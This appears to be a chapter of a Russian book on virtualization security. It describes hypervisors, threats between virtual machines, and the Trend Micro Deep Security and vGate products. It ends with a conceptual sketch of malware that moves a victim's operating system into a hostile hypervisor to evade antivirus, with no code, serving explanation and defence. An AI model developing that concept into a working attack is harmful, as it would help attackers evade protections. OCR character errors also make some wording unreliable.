Настольные и серверные технологии виртуализации работают, по сути, одинаково. Программа виртуализации функционирует поверх собственной (базовой) операционной системы, обеспечивает управляющий интерфейс и позволяет создавать несколько виртуальных машин (VM). Как и физическая система, каждая VM имеет собственные процессор и оперативную память и может поддерживать несколько жестких дисков и сетевых карт, по все эти компоненты являются виртуальными, а не физическими. На рисунке показана взаимосвязь между VM и базовой операционной системой (рис. 42).



Физический сервер, гипервизор VMware и виртуальные машины. Каждая виртуальная машина включает набор виртуальных компонентов, операционную систему и приложения.

Рис. 42. Виртуальные компоненты VM

Виртуальная машина находится на жестком диске базовой системы и использует часть объема ее жестких дисков для своих виртуальных жестких дисков. Количество дискового пространства, занимаемого VM, зависит от используемого типа виртуального жесткого диска. Большинство продуктов поддерживают два типа виртуальных жестких дисков: динамический и фиксированный. Динамический виртуальный жесткий диск вначале использует минимальное дис-

ковое пространство, по затем автоматически расширяется по мере увеличения потребности в пространстве. Фиксированный диск имеет постоянный размер и не увеличивается. Фиксированный диск может впусую запимать лишнее пространство, если он большего размера, чем это необходимо, но обеспечивает лучшую производительность, поскольку не должен менять своего размера. Независимо от того, используется динамический или фиксированный виртуальный диск, размер занимаемого пространства базовой системы аналогичен размеру, который бы потребовался в рамках физической системы, а именно от 2–4 Гбайт до сотен гигабайтов дискового пространства, в зависимости от требований VM.

Все активные VM сообща используют физическую оперативную память базовой системы. Базовая система, имеющая лишь 512 Мбайт оперативной памяти, вероятно, сможет обеспечить запуск только одной (возможно, двух) VM, поскольку эти 512 Мбайт будут совместно использоваться базовой системой и активными VM. Увеличивая оперативную память базовой системы, можно увеличить число VM, способных функционировать параллельно.

После создания VM осуществляется ее запуск, а затем с использованием административного интерфейса выполняется загрузка операционной системы, называемой «гостевой», в среде VM. Гостевая операционная система функционирует точно так же, как отдельная физическая. После запуска гостевой операционной системы можно выполнить установку приложений практически так же, как на физической системе.

Настольные продукты виртуализации стали популярны благодаря технологии VMware Workstation, по сути давшей пачальный импульс волне виртуализации, и лидерство в этой области остается за VMware Workstation 5.5. Дебютом Microsoft в данной категории стал весьма неплохой продукт Virtual PC 2004, который, однако, не поддерживает Linux и 64-разрядных технологий и не обладает преимуществами Snapshot Manager и клонирования, реализованными в VMware Workstation 5.5.

Следующее поколение технологий виртуализации появилось в серверном пространстве. Серверные продукты решают две основные проблемы – позволяют осуществлять консолидацию серверов на предприятиях и эксплуатировать унаследованные серверные операционные системы и приложения. Серверные продукты в первую очередь предусматривают запуск Windows 2003, Windows 2000 Server и Linux в качестве гостевых операционных систем и обеспечивают большие возможности масштабируемости и одновременного запуска

нескольких VM, но сравнению с настольными технологиями виртуализации. Серверные продукты также обладают функциями, позволяющими управлять удаленными и объединенными в сеть системами.

Пять основных продуктов в виртуальном серверном пространстве – VMware Server, Microsoft Virtual Server 2005 Release 2 (R2), Swsoft Virtuozzo for Windows, открытый продукт Xen 3.0 от XenSource и VMware ESX Server. Продукты VMware Server, Microsoft Virtual Server 2005 и Xen 3.0 являются бесплатными. Первые три продукта обладают одинаковыми возможностями. Продукт VMware Server, пришедший на смену линии VMware GSX Server, работает на Linux и Windows в качестве базовой системы. Появившаяся в результате приобретения Microsoft компании Connectix технология Virtual Server 2005 пришла на рынок нозже, чем продукты VMware, и не обладает таким богатым набором функций. Однако Virtual Server 2005 R2 имеет лучшую производительность и поддержку важной функции Windows Server 2003 Clustering Services для реализации сценариев консолидации серверов, где базовый виртуальный сервер может быть единственным уязвимым звеном для нескольких VM. Virtuozzo for Windows и Xen 3.0 используются не так широко, как решения VMware или Microsoft, но Virtuozzo – новичок для рынка Windows, а Xen, подобно большинству открытых разработок, имеет ориентацию на использование Linux в качестве базовой системы.

Явный лидер в серверном пространстве виртуализации – флагманский продукт VMware ESX Server. В отличие от VMware Server или Virtual Server 2005, ESX Server не требует базовой операционной системы, поскольку интегрируется со специальным облегченным напентованным ядром. Реализация тина «на железе» новышает производительность VM, а отсутствие необходимости в базовой операционной системе снижает затраты, связанные с приобретением лицензий. VMware также располагает инструментом VMware VirtualCenter, обеспечивающим возможность управления VM и динамической смены базовой операционной системы, что позволяет приспособиться к изменению условий рабочего цикла.

5.2. Сетевые угрозы в виртуальной среде

Физические серверы для обмена трафиком всегда используют сетевую инфраструктуру, то есть пакет, переданный с одного сервера на другой, обязательно пройдет через коммутатор, где, как правило, имеются средства межсетевого экранирования, предотвращения втор-

жений и другие элементы сетевой безопасности. Для виртуальных серверов это совершенно необязательно.

В случае вирусной эпидемии вредоносному коду необходимо для заражения других машин перемещаться по сети. В виртуальной среде зачастую для заражения десятков серверов не нужно передавать по внешней сети ни одного пакета.

И наконец, для виртуальных машин более вероятна ситуация, когда долгое время отключенный сервер после включения какое-то время работает с устаревшими средствами защиты. Такая ситуация часто бывает после восстановления виртуальной машины из резервной копии.

Виртуальные машины, находящиеся в отключенном состоянии, не обновляют антивирусных баз и других компонентов защиты. В результате при включении данные машины некоторое время (до нескольких часов) могут находиться в недостаточно защищенном состоянии, что может привести к заражению их вредоносным кодом. Аналогичная проблема и с обновлениями операционной системы виртуальных машин.

Также важная проблема с безопасностью виртуальных машин – возможность доступа к памяти машины извне. Так как оперативная память виртуальной машины представляет собой набор файлов, то возможна ситуация, когда злоумышленник сможет получить доступ к содержимому оперативной памяти всех виртуальных машин, находящихся на данном сервере. Или, к примеру, вирус сможет заразить все виртуальные машины на сервере, просто скопировав себя в их оперативную память. На первый взгляд, это кажется почти невозможным. Ведь речь идет не только о отдельных виртуальных машинах и системе гипервизора. Зачастую при помощи виртуализации создаются абсолютно разнородные среды. Например: Unix-система (VMware ESX, Citrix XenServer) в качестве виртуальной среды (гипервизора) и гостевые системы под Windows. Или, наоборот, используются микрософтовский Hyper-V и несколько гостевых виртуалок под Linux.

А как известно, у Windows- и Unix-систем очень много различий как в архитектуре, так и в адресации памяти и других элементах. Однако не стоит забывать, что в различных реализациях VMware для обмена между виртуальной средой и гипервизором применяются программные средства. Не стоит рассчитывать на то, что злоумышленники никогда не смогут разработать вредоносное ПО, которое сможет проникать из виртуальной среды или из физических серверов и других источников в гипервизор и оттуда заражать другие виртуальные машины.

Конечно, некоторые из этих проблем можно решать традиционными средствами, например можно установить антивирусное ПО на каждую из виртуальных машин. Но сейчас уже имеется ряд решений, предназначенных для обеспечения безопасности виртуальной среды.

Поскольку на данный момент является весьма популярным решением использование гипервизоров на базе VMware ESX, мы будем рассматривать описанные проблемы применительно именно к этому гипервизору.

5.3. Защита виртуальной среды

Конечно, возможны различные изменения в архитектуре построения виртуальной среды, но в целом типовая инфраструктура выглядит подобным образом (рис. 43).




Рис. 43. Типовая виртуальная инфраструктура

5.3.1. Trend Micro Deep Security

Далее в качестве средств защиты виртуальной среды мы будем рассматривать два решения: Trend Micro Deep Security и Security Code vGate. Первый продукт представляет из себя антивирусное средство

для виртуальной инфраструктуры, а второй является средством контроля доступа и обеспечения целостности. Начнем с Trend Micro Deep Security.

Изначально данный продукт разрабатывался компанией Third Brigade. Однако некоторое время назад антивирусный гигант Trend Micro приобрел эту компанию вместе с ее разработками по защите виртуальной среды.

В этом продукте используется новейший API VMware vShield Endpoint, который компания VMware предоставляет разработчикам для взаимодействия с виртуальной средой.

С помощью VMware vShield Endpoint производится обмен данными между физическим сервером гипервизора и виртуальными машинами. Благодаря использованию специализированного интерфейса для разработчиков, (API) входящего в состав VMware vShield Endpoint, она отличается более высокой производительностью, при этом обеспечивая повышенный уровень защиты от вредоносного кода.

Также Deep Security содержит модуль защиты от вредоносного кода. Этот модуль не требует установки агента и дополняет уже имеющиеся возможности средств защиты предыдущих версий продукта с тем же названием (7.0), включая механизмы обнаружения и предотвращения вторжений, средства защиты и контроля целостности приложений, брандмауэр с отслеживанием состояния соединений, средства мониторинга целостности и анализа событий в журналах. Как видно из этого описания, с помощью Trend Micro Deep Security вполне можно решить описанные ранее проблемы вредоносного кода и распространения трафика по сети между виртуальными машинами.

Данное решение состоит из следующих четырех модулей:

- Deep Security Manager;
- Deep Security Agent;
- Security Center;
- Deep Security Virtual Appliance.

Первый модуль Deep Security Manager осуществляет централизованное управление всей системой защиты виртуальной инфраструктуры. Диспетчер Deep Security Manager представляет собой систему управления, с помощью которой администраторы могут создавать профили безопасности и применять их к серверам. Она оснащена централизованной консолью для отслеживания предупреждений и выполнения предупреждающих действий в ответ на

обнаружение угроз. Deep Security Manager может в автоматическом режиме или по запросу рассылать обновления безопасности серверам. С помощью данного продукта можно создавать отчеты с целью контроля его действий и обеспечения соответствия требованиям законодательства.

Также добавлена новая функция назначения тегов для событий, которая оптимизирует работу с большим количеством угроз и позволяет задавать процедуры реагирования на них.

Deep Security Agent – это небольшой программный компонент, устанавливаемый на защищаемый сервер или виртуальную машину и обеспечивающий применение политики безопасности. Он поддерживает систему обнаружения и предотвращения атак (Intrusion Detection and Prevention, или IDS/IPS), выполняет функции защиты веб-приложений, управления приложениями, брандмауэра, контроля целостности и проверки журналов. Установка агентов не является обязательной, однако она позволяет обеспечить соответствие политике безопасности.

Центр управления безопасностью Security Center – это команда специалистов Trend Micro в области безопасности, которые разрабатывают и предоставляют обновления для исправления только что обнаруженных уязвимостей. Security Center имеет клиентский портал, используемый для доступа к этим обновлениям и последней информации. Обновления безопасности могут доставляться диспетчеру Deep Security Manager автоматически или по запросу с последующей установкой на тысячах серверов за считанные минуты.

Deep Security Virtual Appliance – специализированная виртуальная машина, защищающая остальные виртуальные машины в рамках одного ESX-сервера путем анализа трафика с использованием технологии VMsafe. Виртуальное устройство Deep Security Virtual Appliance содержит ядро системы сканирования вредоносного кода.

VMsafe – технология, позволяющая сторонним разработчикам получить доступ к гипервизору VMware и фактически представляющая собой набор API-интерфейсов.

При взаимодействии между виртуальным устройством и гостевыми виртуальными машинами допускаются только специальные действия, связанные с защитой от вредоносных программ. Поскольку

устройство всегда включено, система безопасности постоянно контролирует виртуальные машины, благодаря чему достигается необходимый уровень безопасности даже в выключенных системах, так как обновления антивирусных баз будут скачиваться виртуальным устройством, которое также может сканировать не запущенные на данный момент машины.

Однако здесь стоит отметить наличие угрозы безопасности, которая уже упоминалась выше, – она существует для выключенных гостевых виртуальных машин. Когда guest-система включается после долгого простоя, антивирусные базы, а также обновления операционной системы на ней некоторое время являются неактуальными. Время, в течение которого защита системы будет ослаблена, зависит от настроек антивирусной системы, установленной на виртуальной машине, а также от пропускной способности канала связи между сервером обновлений и данной виртуалкой. Это широко распространенная проблема.

Для борьбы с ней Trend Micro Deep Security производит сканирование памяти виртуальной машины без участия программы-агента, и как только в ней выявляется какая-либо вредоносная активность, антивирусная система тут же предпринимает установленные политиками действия по защите.

А для случаев, когда еще не установлены обновления операционной системы, Deep Security предлагает защиту от атак «нулевого дня», речь о которых пойдет чуть позже.

Одним из способов заражения физических машин вредоносными программами является отключение антивирусного ПО в процессе проникновения в систему. При использовании виртуального устройства вредоносный код не сможет отключить агента антивируса, потому что его нет на виртуальной машине.

Немаловажным обстоятельством для организаций, чья деятельность регулируется государственными нормативными актами, является то обстоятельство, что Deep Security также помогает обеспечить соблюдение нормативных требований и стандартов, например PCI DSS и др.

Payment Card Industry Data Security Standard (PCI DSS) – стандарт защиты информации в индустрии платежных карт, разработанный международными платежными системами Visa и MasterCard. Объединяет в себе требования ряда программ по защите информации.

На рис. 44 представлена схема защиты, обеспечиваемая с помощью описанных модулей.




Рис. 44. Схема защиты

5.3.2. Схема защиты Deep Security

В продукте Trend Micro Deep Security антивирусный функционал реализован как основная часть системы, дополненная другими модулями безопасности, такими как виртуальное управление установкой обновлений и межсетевой экран, разработанный с учетом особенностей защиты виртуальной среды. В частности, в данном функционале предусмотрена защита уязвимых мест от известных атак и атак типа «нулевого дня».

Атакой нулевого дня (или нулевого часа) называется компьютерная атака, использующая уязвимости, не известные разработчикам средств защиты, либо уязвимости, для которых отсутствуют заплатки. В контексте антивирусной защиты атаками нулевого дня являются вирусы, которые не определяет антивирусное ПО.

Интеллектуальные правила защиты от атак типа «нулевого дня», которые позволяют предотвратить угрозы, направленные на неизвестные уязвимые места, обнаруживают необычные данные протоколов, содержащие вредоносный код. В случае если найдены новые угрозы, производится автоматическое обеспечение защиты недавно обнаруженных уязвимых мест в течение нескольких часов и развертывание защитных правил на тысячах серверов за считанные минуты без перезагрузки системы.

Вообще, в Deep Security предусмотрена работа в режиме поиска угроз или профилактики. В первом случае осуществляется реактивная защита, во втором – проактивная. Реактивной считается защита, которая реагирует на угрозу, проактивная пытается предотвратить ее появление. Проактивный механизм защиты позволяет предотвратить заражение уязвимых мест операционных систем и приложений предприятия. Говоря об известных уязвимостях, следует отметить, что в Deep Security имеются встроенные функции защиты уязвимых мест более чем 100 приложений, включая базы данных, веб-серверы, а также ночтовые и FTP-серверы.

В Deep Security имеется набор средств для обеспечения сетевой безопасности. В первую очередь это двунаправленный потоковый брандмауэр, обеспечивающий контроль обмена трафиком как с внешней сетью, так и между виртуальными машинами. Также в межсетевом экране имеется детальная фильтрация (IP- и MAC-адреса, порты). Есть возможность разработки политик для отдельных сетевых интерфейсов и получения сведений об их расположении. Управление политиками серверного брандмауэра, включая шаблоны для использования на серверах распространенных типов, осуществляется централизованно.

Дополнительно межсетевой экран Deep Security обладает функционалом для защиты от атак на уровне приложений, а также от внедрения кода в базы данных (SQL-инъекции) и межсайтового выполнения сценариев (Cross Site Scripting).

Атаки типа «отказ в обслуживании» получили широкое распространение в последние годы из-за сравнительной простоты их реализации. Deep Security обладает механизмом для предотвращения данных атак, а также обнаружения «разведывательного» сканирования, которое взломщики часто используют перед началом атаки. Также межсетевой экран поддерживает все IP-протоколы (TCP, UDP, ICMP и т. д.) и типы фреймов (IP, ARP и т. д.).

5.3.3. Защита веб-приложений

Виртуальные машины очень часто используют в качестве веб-серверов. Поэтому в Trend Micro Deep Security предусмотрены специальные средства защиты. В частности, имеются:

- средства контроля за уязвимостями, имеющимися в веб-приложениях, и защита уязвимых мест до выпуска соответствующих исправлений;
- защита от внедрения кода SQL, межсайтового выполнения сценариев и других атак, направленных на веб-приложения;
- обеспечение соответствия требованиям различных стандартов с целью защиты веб-приложений и обрабатываемых ими данных.

Управление приложениями

Администратору виртуальной среды всегда необходимо знать, какие именно приложения имеют доступ во внешнюю сеть для обеспечения более полного контроля над ними.

В Deep Security предусмотрены предоставление более подробной информации о таких приложениях и использование правил управления ими для обнаружения вредоносных программ, проникающих в сеть.

Анализ событий и инцидентов

Помимо средств защиты, в Deep Security также предусмотрены инструменты для анализа событий информационной безопасности, происходящих на виртуальных машинах. В частности, производится сбор и анализ журналов операционной системы и приложений с целью обнаружения событий в системе безопасности. В целом механизм обеспечивает обнаружение подозрительной деятельности, сбор сведений о событиях, относящихся к системе безопасности, и действиях администратора в центре обработки данных, а также создание усовершенствованных правил с помощью синтаксиса анализатора журналов событий OSSEC.

Помимо этого, в Deep Security имеется механизм обнаружения и предотвращения проникновений. Данный механизм анализирует события и предоставляет аналитическую информацию, содержащую сведения о времени атаки, IP-адрес источника и уязвимости,

которой он не пытался воспользоваться. Также производится автоматическое оповещение администратора об атаке по электронной почте.

Здесь обеспечивается соответствие требованиям международных стандартов для оптимизации поиска важных событий в журналах системы безопасности.

Помимо самостоятельного анализа угроз, Trend Micro Deep Security может также уведомлять систему управления событиями безопасности (например, ArcSight) об инцидентах для сопоставления моделям угроз, формирования отчетов и архивации.

Контроль целостности

Механизм контроля целостности в виртуальных машинах является важным элементом функционала защиты Deep Security. Система осуществляет наблюдение за важными элементами операционных систем и приложений, например каталогами, разделами реестра и значениями, с целью поиска вредоносных и незанятых изменений.

Deep Security производит поиск изменений в существующих файловых системах, а также анализ создаваемых файлов и оповещение о них в реальном времени.

Сканирование на наличие изменений может производиться по требованию, по расписанию или в реальном времени. Также имеется возможность проверки свойств файлов в соответствии со стандартами и наблюдение за отдельными каталогами.

Имеются средства гибкого мониторинга с возможностью указания исключений и доступные для проверки отчеты (рис. 45).

И хотя ряд функций, таких как контроль целостности файлов, требуют установки агента, большая часть имеющихся в решении инструментов доступна без установки данного программного обеспечения. Однако его использование позволяет заметно снизить нагрузку на вычислительные мощности виртуальной машины.

Снижение нагрузки при сканировании

Вопрос об экономии мощностей в виртуальной среде нужно рассмотреть особо. Когда мы защищаем группу физических машин от вредоносного кода, нам необходимо на каждую из них поставить антивирусную систему. Когда мы защищаем группу виртуальных машин, мы также можем поставить агентов антивирусной системы на каждую из машин (рис. 46).




Рис. 45. Отчеты Deep Security




Рис. 46. Консоль управления Deep Security

Но если нам необходимо произвести сканирование всех виртуальных машин, да еще и одновременно, то нагрузка на аппаратные серверы, содержащие эти машины, возрастет кратно их количеству. Для того чтобы снизить эту нагрузку, Trend Micro Deep Security содержит ядро системы защиты от вредоносного кода на физической машине, и при сканировании запускается лишь один процесс, который проверяет все виртуальные машины. Это существенно экономит ресурсы и снижает нагрузку на аппаратное обеспечение host-серверов.

Данное обстоятельство является еще одним преимуществом использования Trend Micro Deep Security перед «традиционными» средствами антивирусной защиты.

5.3.4. Подводя итоги

До недавнего времени защита виртуальных машин осуществлялась теми же средствами, что и защита физических серверов и рабочих станций. То есть использовались те же антивирусы, межсетевые экраны и другие инструменты для обеспечения безопасности. Однако с развитием корпоративных средств виртуализации стали очевидны недостатки такого подхода. Вполне очевидно, что для виртуальной среды требуются специализированные средства защиты, одним из которых является Trend Micro Deep Security. Данный продукт на сегодняшний день обладает наиболее развитым функционалом по обеспечению антивирусной защиты, предотвращению вторжений и анализу трафика для гостевых систем, являясь надежным средством обеспечения безопасности данной среды от вредоносного кода.

5.4. Security Code vGate

Продукт Security Code vGate for VMware Infrastructure – это средство защиты информации от несанкционированного доступа. Также этот продукт позволяет осуществлять контроль выполнения политик информационной безопасности, предназначенного для обеспечения безопасности виртуальной инфраструктуры на базе систем VMware Infrastructure 3 и VMware vSphere 4.

Данное решение необходимо для предотвращения утечек через специфические каналы среды виртуализации, в том числе и через каналы обмена трафиком с другими виртуальными машинами, о которых мы говорили ранее, а также обеспечения доверенной загрузки виртуалок и контроля доступа к элементам инфраструктуры.

Также vGate производит разделение объектов инфраструктуры на логические группы и сферы администрирования через мандатное и ролевое управление доступом.

Приведу небольшое пояснение про управление доступом. Мандатная модель представляет собой разграничение доступа пользователей к различным ресурсам виртуальной инфраструктуры. Данное разграничение основано на назначении метки конфиденциальности для информации, содержащейся в ресурсах, и предоставлении официальных разрешений пользователям.

В ролевой модели права доступа пользователей системы к ресурсам группируются с учетом специфики их применения, образуя роли. В vGate используются обе модели управления.

Усиленная аутентификация в совокупности с разделением ролей и делегированием полномочий позволяет дополнительно усилить защиту управления виртуальной средой. Например, роль суперпользователя здесь разделена на две роли, которые не могут быть назначены одному пользователю. Имеются следующие роли: администратор информационной безопасности (АИБ) и администратор виртуальной инфраструктуры (АВИ). Такое разграничение позволяет избежать захвата всех полномочий в виртуальной среде злоумышленником. Также данное разграничение дает возможность соответствовать различным требованиям отраслевых стандартов по информационной безопасности (ИБ). В частности, при развертывании vGate производятся автоматическое приведение инфраструктуры в соответствие требованиям (таким как PCI DSS, СТО БР ИББС, ФЗ 152 и др.) и постоянный контроль соответствия.

Кроме этих возможностей, в vGate имеются средства для мониторинга событий ИБ, собственный функционал и средства создания структурированных отчетов.

5.4.1. Что защищает vGate?

Рассмотрим подробно, что именно защищает vGate. Прежде всего данный продукт осуществляет защиту средств управления виртуальной инфраструктурой.

К этому можно отнести и ESX-серверы, предназначенные для запуска виртуальных машин, и серверы vCenter, предназначенные для централизованного управления виртуалками, средства, предна-

значенные для обслуживания инфраструктуры, например VMware Consolidated Backup, VMware Update Manager.

Компрометация любого из этих элементов может привести к проблемам с безопасностью грунны виртуальных машин или всей инфраструктуры.

Средства унравления гостевыми системами размещены внутри защищаемого периметра. Для обеспечения их защиты от несанкционированного достуна предусмотрена аутентификация субъектов достуна, то есть нользователей и комьютеров, которые нытаются нолучить достуны к защищаемым объектам, осуществляется по протоколам, нечувствительным к нониткам перехвата нарелей и нредотвращающему вмешательство в нередачу данных.

Избирательное разграничение достуна к тем элементам, которые размещены внутри защищаемого периметра, осуществляется на основе заданных ACL и параметров соединения (протоколов, портов). Сетевой трафик между аутентифицированными субъектами и защищаемыми объектами ноднисывается носредством сертификатов, тем самым обеспечивается защита от атак тина «Man in the Middle» в процессе сетевого взаимодействия.

5.4.2. Разграничение прав

Полномочия администратора информационной безопасности по унравлению виртуальной инфраструктурой ограничены только возможностью нросмотра конфигурации элементов виртуальной инфраструктуры.

Поскольку АИБ не имеет достуна к дискам виртуальных машин, то нолучить достуны к находящейся на них конфиденциальной информации он не сможет. Паролей АВИ он также не знает и не может их номенять, носкольку они в обязательном норядке должны быть изменены АВИ при первом входе в систему.

Таким образом, АИБ не имеет возможности нроизводить нотенциально опасные действия с виртуальной инфраструктурой, но может осуществлять мониторинг изменений в настройках.

В vGate реализована возможность контроля действий администратора виртуальной инфраструктуры на уровне отдельных команд унравления. АВИ никак не может нвлиять на АИБ, тем самым достигается разграничение прав на унравление виртуальной инфраструктурой.

На практике унравление правами выглядит следующим образом. При изменении конфигурации у виртуальной машины с включенным контролем целостности меняются контрольные суммы. У админист-

ратора информационной безопасности есть возможность принять или отклонить изменения конфигурации данной машины. При принятии изменений контрольная сумма файлов виртуальной машины пересчитывается.

5.4.3. Ограничение управления и политики

Возможность доступа из внешней сети через браузер к элементам управления виртуальной инфраструктурой заблокирована. Управляемые нарольные политики позволяют обеспечить соблюдение отраслевых требований к защите.

Функция полномочного управления доступом дает возможность обеспечить более гранулированный доступ (но сравнению с дискреционным разграничением доступа) к конфиденциальным сведениям. Примером такого доступа является использование меток безопасности для определенных ресурсов, таких как хранилище виртуальных машин, физические сетевые адаптеры или виртуальная локальная сеть. Также в vGate есть составные метки, которые можно использовать для разграничения доступа к персональным данным или сведениям, составляющим государственную тайну, обрабатываемым в разных отделах компании.

С помощью политик безопасности vGate позволяет осуществлять запрет создания снимков (take snapshot). Функция применяется для противодействия нарушению целостности работы систем, обрабатывающих данные ограниченного доступа. Помимо этого, политики позволяют осуществлять запрет клонирования виртуальных машин. Функция дает возможность ограничить несанкционированное копирование (клонирование) виртуальных машин, обрабатывающих данные ограниченного доступа.

Блокирование и фильтрация сетевого трафика

Теперь поговорим о контроле сетевого взаимодействия. В vGate отключен любой трафик со стороны гостевой системы к средствам управления виртуальной инфраструктурой. Благодаря этому со стороны отдельных виртуальных систем не получится захватить управление всеми ресурсами сети.

На vCenter имеется функция защиты, обеспечивающая фильтрацию входящего трафика. Таким образом, осуществляется контроль несанкционированного доступа АВИ к средствам управления виртуальной инфраструктурой внутри сети администрирования.

Доверенная программная среда

vGate позволяет ограничить список исполняемых модулей, которые могут быть в штатном режиме запущены на ESX-сервере. По умолчанию список исполняемых модулей ограничен фиксированным набором модулей ESX и vGate. При необходимости АИБ может расширить список программ, разрешенных для запуска на ESX-сервере. Контроль монтирования устройств к ESX-серверу гарантирует невозможность присоединения к хосту переносного оборудования, такого как USB Flash-накопитель, и соответственно предотвращает несанкционированное копирование файлов виртуальных машин и заражение сервера вредоносным кодом. Ограничение скачивания файлов ВМ можно ограничить с помощью vGate. Этот механизм позволяет сузить круг лиц, которым разрешено скачивание файлов виртуальной машины. Данная функция реализуется как привилегия пользователя.

Контроль целостности и аудит

Немаловажным аспектом в защите виртуальных машин является отслеживание изменений в конфигурационном файле, который используется при запуске машин для передачи параметров. Также большое значение имеет наблюдение за изменениями параметров виртуальных машин. Данная функция, включающая в себя проверку целостности параметров машины перед ее загрузкой и образа BIOS виртуалки, обеспечивает доверенную программную загрузку. Контроль целостности виртуальной машины основан на базе неизменности контрольных сумм. Вместе с данной функцией включается также подробный аудит изменений в vmx-файле защищаемой машины. Имеется возможность, при необходимости, отклонять изменения.

В vGate еще имеется возможность осуществления очистки памяти виртуальной машины. Функция гарантирует отсутствие остаточной информации об обрабатываемых данных в памяти машины.

5.5. Виртуальные угрозы будущего

Завершая тему виртуализации, я приведу пример угрозы, которая может быть реализована в будущем посредством систем виртуализации.

Одним из самых распространенных способов хищения конфиденциальных данных является использование различных видов вредоносного ПО, каким-либо образом проникающего на машину жертвы и передающего пару пароли, номера банковских карт и прочее.

И здесь па пути вирусов и трояпов стаповятся средства защиты, прежде всего это аптиввирусы и персопальные межсетевые экраны. Аптиввирус следит за процессами, работающими в системе, и при необходимости блокирует все подозрительное. А персопальный файрвол блокирует подозрительный трафик. Хакеры всегда стремились обойти средства защиты. Например, многие вирусы умеют отключать скаперы известных аптиввирусов, однако это не является гарантированным средством реализации атаки.

Теперь представим, что произойдет, если паш вирус представляет собой специально разработанную среду виртуализации. То есть пеккий апалог VMware Workstation, по с определенными изменениями. При запуске приложения, реализующего эту среду виртуализации (а по сути, при заражении вредоносным ПО), образ жесткого диска жертвы вместе с ОС и всеми приложениями и средствами защиты помещается в виртуальную среду, например посредством клонирования. Затем необходимо только перезагрузиться. И вместо операционной системы, установленной ранее на компьютере жертвы, загружается уже паша среда виртуализации, и в пей запускается клонированная ОС жертвы. И что же в результате?

